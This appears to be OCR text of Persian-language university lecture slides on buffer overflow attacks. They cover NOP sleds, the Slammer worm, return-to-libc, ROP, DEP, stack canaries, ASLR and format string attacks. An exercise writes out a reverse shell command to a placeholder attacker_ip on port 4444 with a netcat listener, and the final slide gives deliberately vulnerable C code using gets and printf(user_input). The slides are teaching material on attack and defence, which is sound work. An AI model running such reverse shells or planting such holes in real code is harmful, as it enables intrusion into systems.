
کد مخرب را برای اجرا به برنامه بدهید



بافر را بواسطه کدهای بیهوده پر کنید و در ادامه کد اجرای shell را وارد کنید.

آدرس باید دقیق باشد وگرنه برنامه crash میکند، این قسمت سخت ترین قسمت کار است.

کد مخرب را برای اجرا به برنامه بدهید



شما میتوانید با استفاده از دستورالعمل NOP (0x90) شانس موفقیت خود را بالاتر ببرید

این دستور العمل در واقع یک دستورالعمل اجرایی بیهوده است، که تا زمانی که به یک دستور العمل واقعی نرسیده اجرا میشود.

چگونه آسیب پذیری برنامه ها را پیدا کنیم

UNIX - search through source code for vulnerable library calls (strcpy, gets, etc.) and buffer operations that don't check bounds (grep is your friend) .

Windows – Find one or wait to announce a Buffer overflow Vul. for Microsoft Windows. Then you have about 6 - 8 months to write your exploit code…


کرم Slammer نمونه ای از بهره برداری از سرریز بافر

- اولین مثال از یک کرم سریع (تا پیش از این، این سرعت انتشار فقط در تئوری بود)
- در عرض ۳۰ دقیقه، ۷۵۰۰۰ هاست آلوده شد
- 90% از این هاست ها در عرض ۱۰ دقیقه اول انتشار آلوده شدند
- آسیب پذیری در MS SQL Server بود!


کرم Slammer نمونه ای از بهره برداری از سرریز بافر

- کد به صورت تصادفی یک آدرس IP تولید میکرد و یک کپی از خود را به آن ارسال میکرد
- از UDP استفاده میکرد
- اندازه packet های این کرم فقط ۳۷۵ بایت بود
- انتشار این کرم هر ۸.۵ ثانیه دوبرابر می شد

Slammer كرم


Map Source : www.visualroute.com
Sat Jan 25 05:29:00 2003 (UTC)
Number of hosts infected with Sapphire: 0
http://www.caida.org
Copyright (C) 2003 UC Regents

Slammer كرم


Map Source : www.visualroute.com
Sat Jan 25 06:00:00 2003 (UTC)
Number of hosts infected with Sapphire: 74855
http://www.caida.org
Copyright (C) 2003 UC Regents

کرم Slammer

- Slammer کرم مهربانی بود! چرا که این کرم میتوانست با یک حمله DoS گسترده تمام network را از کار بیاندازد، ولی این کار را نکرد.

- مشکلی که در تولید کننده اعداد تصادفی وجود داشت باعث شد که کرم Slammer همه کامپیوترها را تحت تاثیر قرار ندهد (دو بیت آخر اولین آدرس هرگز تغییر نمیکرد)

فرایند اجرای حمله Buffer overflow

- شناسایی برنامه آسیب پذیر
  - بررسی بر روی نسخه نرم افزار در سیستم محلی
  - تحلیل کد ، تست ورودی ها بااستفاده از ابزارهای اسکن آسیب پذیری
    - ابزارهای تست فازینگ
  - با توجه به شناسایی نقاط آسیب پذیر سعی در ارسال کد مخرب به نحوای که آدرس بازگشت بازنویسی شود
  - محاسبه دقیق آدرس بازنویسی
    - مهاجم باید دقیقاً بداند که چه مقدار داده برای رسیدن به آدرس بازگشت نیاز است. این معمولاً از طریق دیباگر یا ابزارهای تست حافظه تعیین می‌شود.
    - قرار دادن تعدادی NOP در ابتدا قبل از داده های تزریق شده در استک
    - در صورتی که ناحیه استک از اجرای کد محافظت نشده باشد امکان تزریق Shell code وجود دارد
    - در غیر این صورت انجام حمله Return-to-libc و Return-Oriented Programming (ROP)

حملات Return-to-libc

- شناسایی توابع کتابخانه ای استفاده شده در فایل اجرایی برنامه
  - مثلا تابع system() در کتابخانه libc
  - بدست اوردن ادرس آنها و بازنویسی آدرس بازگشت تابع به آدرس این توابع
- اجرای دستور return باعث رفتن به تابع سیستمی مربوطه می شود به نوعی مثل این است که تابع فراخوانی شده است.
- ارسال داده های مورد نیاز تابع کتابخانه در استک در نتیجه تابع با پارامتر ارسالی در استک اجرا می شود
  - مثلا برای اجرای system(/bin/sh) باید پارامتر ورودی تابع به نحوی در استک قرار گیرد که با اجرای تابع و رفتن سراغ استک این مقدار بازیابی شود. همچنین ادرس تابع system در مکان ادرس بازگشت بازنویسی شود

مثال

- فرض کن تابع f2فراخوانی می شود ورودی تابع f2یک پوینتر به stringاست حالا یک پیلودی برای تابع ارسال کنید که منجر به اجرای تابع systemکه در ادرس x23242526 است با ورودی زیر شود؟

```
echo "/bin/bash -i >& /dev/tcp/attacker_ip/4444 0>&1" > /tmp/reverse.sh
chmod +x /tmp/reverse.sh
```

در این صورت اگر در سیستم هکر دستور زیر اجرا شده باشد چه اتفاقی می افتد

```
nc -lvp 4444
```

Return-Oriented Programming (ROP) حمله

- تعیین کردن مقدار return address به آدرس مکان مشخص از کد درون برنامه یا توابع کتابخانه ای
- با توجه به این که هر مکانی می توان پرش کرد انعطاف پذیر تر از libc است

محل نفوذ در SQL Server

- اگر بسته های UDP به پورت ۱۴۳۴ برسند و اولین بایت آنها 0x04 باشد، باقیمانده بسته به عنوان یک کلید رجیستری که باید باز شود (در واقع سعی میکند این کلید را باز کند) تفسیر میشود.
  - به عنوان مثال با ارسال \x04\x41\x41\x41\x41 (کد 0x04 که بعد از آن چهار حرف 'A' آمده است)، SQL Server فرض می کند که بایستی کلید رجیستری زیر را باز کند:

    HKLM\Software\Microsoft\Microsoft SQL Server\AAAA\MSSQLServer\CurrentVersion

- اسم کلید رجیستری (که در ادامه بسته آمده) در **buffer** ذخیره میشود تا بتوان بعداً از آن استفاده کرد.

- محدوده آرایه چک نمیشود، بنابراین اگر طول رشته زیاد باشد، buffer overflow اتفاق می افتد و ...

روش های کشف و جلوگیری از Overflow

- بازرسی تمام کدها کار سخت و وقت گیری است و بسیاری از نقاط آسیب پذیری پیدا نمیشوند! (Windowsحدود ۵ میلیون خط کد دارد)
- تعداد زیادی ابزار آنالیز کد وجود دارد که از الگوریتم های اثبات شده برای کشف استفاده میکنند، تعداد زیادی از نقاط آسیب پذیر را پیدا میکنند، ولی نه همه آنها را!
- پشته را به صورت غیر اجرایی در بیاوریم (البته جلوی همه حمله ها را نمی گیرد) DEP(Data Execution Prevention)
- در کد کمپایل شده تمهیداتی برای کشف و جلوگیری از سرریز اضافه کنیم.
  - استفاده از روش Stack Canaries
  - استفاده از روش ASLR

روش های مقابله

- DEP(Data Execution Prevention)
  - علامت گذاری کردن حافظه به بخشهایی که غیر قابل اجرا است، منتفی شدن اجرای shell code در buffer overflow
- Stack canary
  - قرار دادن یک مقدار مشخص در بین آدرس بازگشت و متغیرهای محلی
  - در صورت buffer overflow این مقدار تغییر پیدا می کند
  - در زمان return این مقدار چک می شود اگر تغییر کرده بود متوجه حمله می شویم
  - این چک توسط خود برنامه انجام می شود با افزودن کد زیر در انتهای تابع قبل از ret

```
POP Canary
CMP Canary, [FS:0x28]
JNE buffer_overflow
```

روش های مقابله

- ASLR
  - مکانیزم‌های امنیتی مهم در سیستم‌عامل‌ها است که برای جلوگیری از بهره‌برداری مهاجمان از آسیب‌پذیری‌های حافظه مانند Buffer Overflow
  - هدف این است که آدرس های توابع سیستمی و یا توابع درون برنامه در آدرس های متغیری در حافظه بار گزاری شوند
  - حتی حافظه استک در اجرا های مختلف متفاوت خواهد شد
  - این مکانیزم توسط سیستم پشتیبانی می شود فقط در برنامه باید با این مکانیزم match باشد مثلا از بکار بردن ادرس های مطلق پرهیز نمود

چرا با وجود مکانیزم های کنترلی هنوز این حمله موثر است

- اشتباهات برنامه‌نویسی
  - تولید کد غیرایمن
    - بسیاری از برنامه‌نویسان همچنان از توابع ناامن مانند strcpy, gets, strcat, و ..... استفاده می‌کنند که محدودیت طول ورودی را بررسی نمی‌کنند.
  - عدم آموزش کافی
    - اکثر برنامه‌نویسان از تکنیک‌های کدنویسی ایمن و مکانیزم‌های محافظتی آگاه نیستند.
  - کدهای قدیمی
    - بسیاری از نرم‌افزارهای قدیمی همچنان بدون تغییر اجرا می‌شوند و از تکنیک‌های مدرن امنیتی بی‌بهره‌اند.
- پیچیدگی نرم‌افزار
  - افزایش حجم کد
    - برنامه‌های مدرن شامل میلیون‌ها خط کد هستند و احتمال وجود اشتباه در چنین کدی بسیار زیاد است.
  - پیچیدگی وابستگی‌ها
    - بسیاری از برنامه‌ها به کتابخانه‌ها یا ابزارهای خارجی وابسته‌اند که ممکن است آسیب‌پذیری‌های خاص خود را داشته باشند.

چرا با وجود مکانیزم های کنترلی هنوز این حمله موثر است

- محدودیت مکانیزم‌های مقابله‌ای
  - مکانیزم‌های امنیتی کامل نیستند و هر یک دارای نقاط ضعفی هستند که ممکن است بهره‌برداری را امکان‌پذیر کند:
  - ASLR
    - اگر مهاجم بتواند آدرس دقیق یک بخش حافظه را از طریق آسیب‌پذیری دیگری افشا کند (Information Leakage)، ASLR بی‌اثر می‌شود.
    - در سیستم‌های ۳۲ بیتی، فضای تصادفی‌سازی محدود است (معمولاً ۸ تا ۱۶ بیت) و مهاجم می‌تواند با حمله brute-force مکان‌های حافظه را پیدا کند.
  - DEP
    - فقط از اجرای کد تزریق‌شده جلوگیری می‌کند. تکنیک‌هایی مانند Return-to-libcو ROPکه از کدهای موجود استفاده می‌کنند، می‌توانند DEPرا دور بزنند.
  - Stack Canary
    - اگر مهاجم بتواند مقدار Canaryرا از طریق آسیب‌پذیری‌های دیگر (مانند Format String Attack)بخواند، می‌تواند مقدار صحیح را جایگزین کند و این مکانیزم را دور بزند.
    - Stack Canaryفقط از پشته محافظت می‌کند و در برابر سرریزهایی که در بخش‌های دیگر حافظه رخ می‌دهد، بی‌اثر است.

Format String Attack حمله

- استفاده از ضعف‌های مرتبط با نحوه پردازش رشته‌ها
  - توابعی مثل printf() از آرگومان‌های اضافی برای تعیین مقدار متغیرها یا قالب‌بندی استفاده می‌کنند. اگر ورودی کاربر مستقیماً به‌عنوان یک قالب‌دهنده (format string) به این توابع داده شود، ممکن است مهاجم بتواند مقادیر درون استک را بخواند

```c
#include <stdio.h>

void vulnerable_function(char *user_input) {
    printf(user_input);

}

int main() {
    char user_input[100];
    gets(user_input);
    vulnerable_function(user_input);
    return 0;
}
```